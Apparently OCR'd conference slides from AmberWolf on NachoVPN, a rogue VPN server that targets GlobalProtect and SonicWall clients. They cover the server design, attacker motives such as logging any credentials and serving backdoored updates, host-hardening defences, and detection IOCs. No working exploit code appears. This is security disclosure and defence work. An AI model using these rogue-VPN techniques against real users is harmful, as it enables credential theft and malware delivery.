
AmberWolf

Palo Alto GlobalProtect






Operation Chimera
INTERACT
IP
HOST
USER
DOMAIN
PID
LAST CHECKIN
DESCRIPTION
AGENT
172.23.173.212 - Remote Desktop Connection
AmberWolf
https://vimeo.com/1024774239
paloalto | GlobalProtect
Enter Portal password
Username
user
Password
Connect
Cancel
ENG
02:11



Operation Chimera
INTERACT
IP
HOST
USER
DOMAIN
PID
LAST CHECKIN
DESCRIPTION
AGENT
users-mac (users-mac) - RealVNC Viewer
Finder File Edit View Go Window Help
Tue 24 Sep 00:00
https://vimeo.com/1024773987

Putting it together – One Server to Rule Them All

- All-in-one server
- Reverse proxy setup
- Dockerized VPN containers
- Fingerprinting / routing based on:
  - > TLS Handshake
  - > SNI (or lack of)
  - > User-Agent / URI
  - > URI Handler Enumeration
- Tool Release & Blog series SOON

One more thing ..

https://vimeo.com/1024773956



FAQ

But why would someone connect to the wrong VPN?

Why not just run an actual VPN server?

> Cost - VPN servers are expensive, especially if you want four of them!

> Ability to accept and log any credentials

> Serve content that the legitimate VPN won't allow, e.g. backdoored updates

> Abnormal client-server flow

> Exploitation of vulnerabilities sometimes requires a custom implementation

Defence

Protect end-users through host hardening and VPN configuration

- ⛔ Stop users from picking their VPN endpoint
- 🔥 Host firewalls to restrict VPN clients/servers by process
- ✋ Application control to prevent execution of unknown scripts/files
- ✅ Ensure correct file permissions on folders that load content as SYSTEM

Defence

IOCs and detection opportunities 🔍

malware , intrusion_detection , process event with process NACAgent.exe parent process NEService.exe ,
file NACAgent.exe , by SYSTEM on desktop-d12vf1l created critical alert Malware Detection Alert .

SYSTEM \ NT AUTHORITY @ desktop-d12vf1l was detected executing a malicious process
NACAgent.exe (800) C:\Program Files (x86)\SonicWall\SSL-VPN\NetExtender\NACAgent.exe /S via parent process
NEService.exe (4440) with result success

8f5a59a0db04cef780f1e23dd8cc75d0ff2570eabd8ccd17dc1560bfe6af755d

PanGPS.log

```
408  (P6520-T6780)Debug(9174): 10/24/24 17:15:28:075 On-demand mode is true.
409  (P6520-T6780)Debug(10787): 10/24/24 17:15:28:075 SavePrelogon: Portal is , PrelogonEnabled is 0
410  (P6520-T6780)Info (10791): 10/24/24 17:15:28:075 Set Portal as connect.nachovpn.lol, PrelogonEnabled as 0
411  (P6520-T6780)Debug( 488): 10/24/24 17:15:28:075 Write HIP policy: <?xml version="1.0" encoding="UTF-8"?>
```

Q&A

📩 Richard Warren: richard.warren@amberwolf.com
📩 David Cash: david.cash@amberwolf.com
🌮 NachoVPN: https://github.com/AmberWolfCyber
📚 Blog: https://blog.amberwolf.com

References

The OpenConnect Project

Black Hat 2008 - Mike Zusman - Leveraging the Edge: Abusing SSL VPNs

Black Hat 2019 - Orange Tsai & Meh Chang - Infiltrating Corporate Intranet Like NSA

DEFCON 30 - Jacob Baines - Do Not Trust the ASA, Trojans!

DEFCON 30 - Patrick Wardle - You're Muted Rooted - Exploiting Zoom on macOS

SensePost - ActiveX Repurposing… (aka: Other bugs your static analyzer will never find…) (aka 0dayHH 485day bug!)

eEye - IVE ActiveX client vulnerability

Red Teamer's Guide to Pulse Secure SSL VPN

David Cash & Julian Storr - Making New Connections – Leveraging Cisco AnyConnect Client to Drop and Run Payloads

Rich Warren & David Cash - Vulnerabilities in Cato Client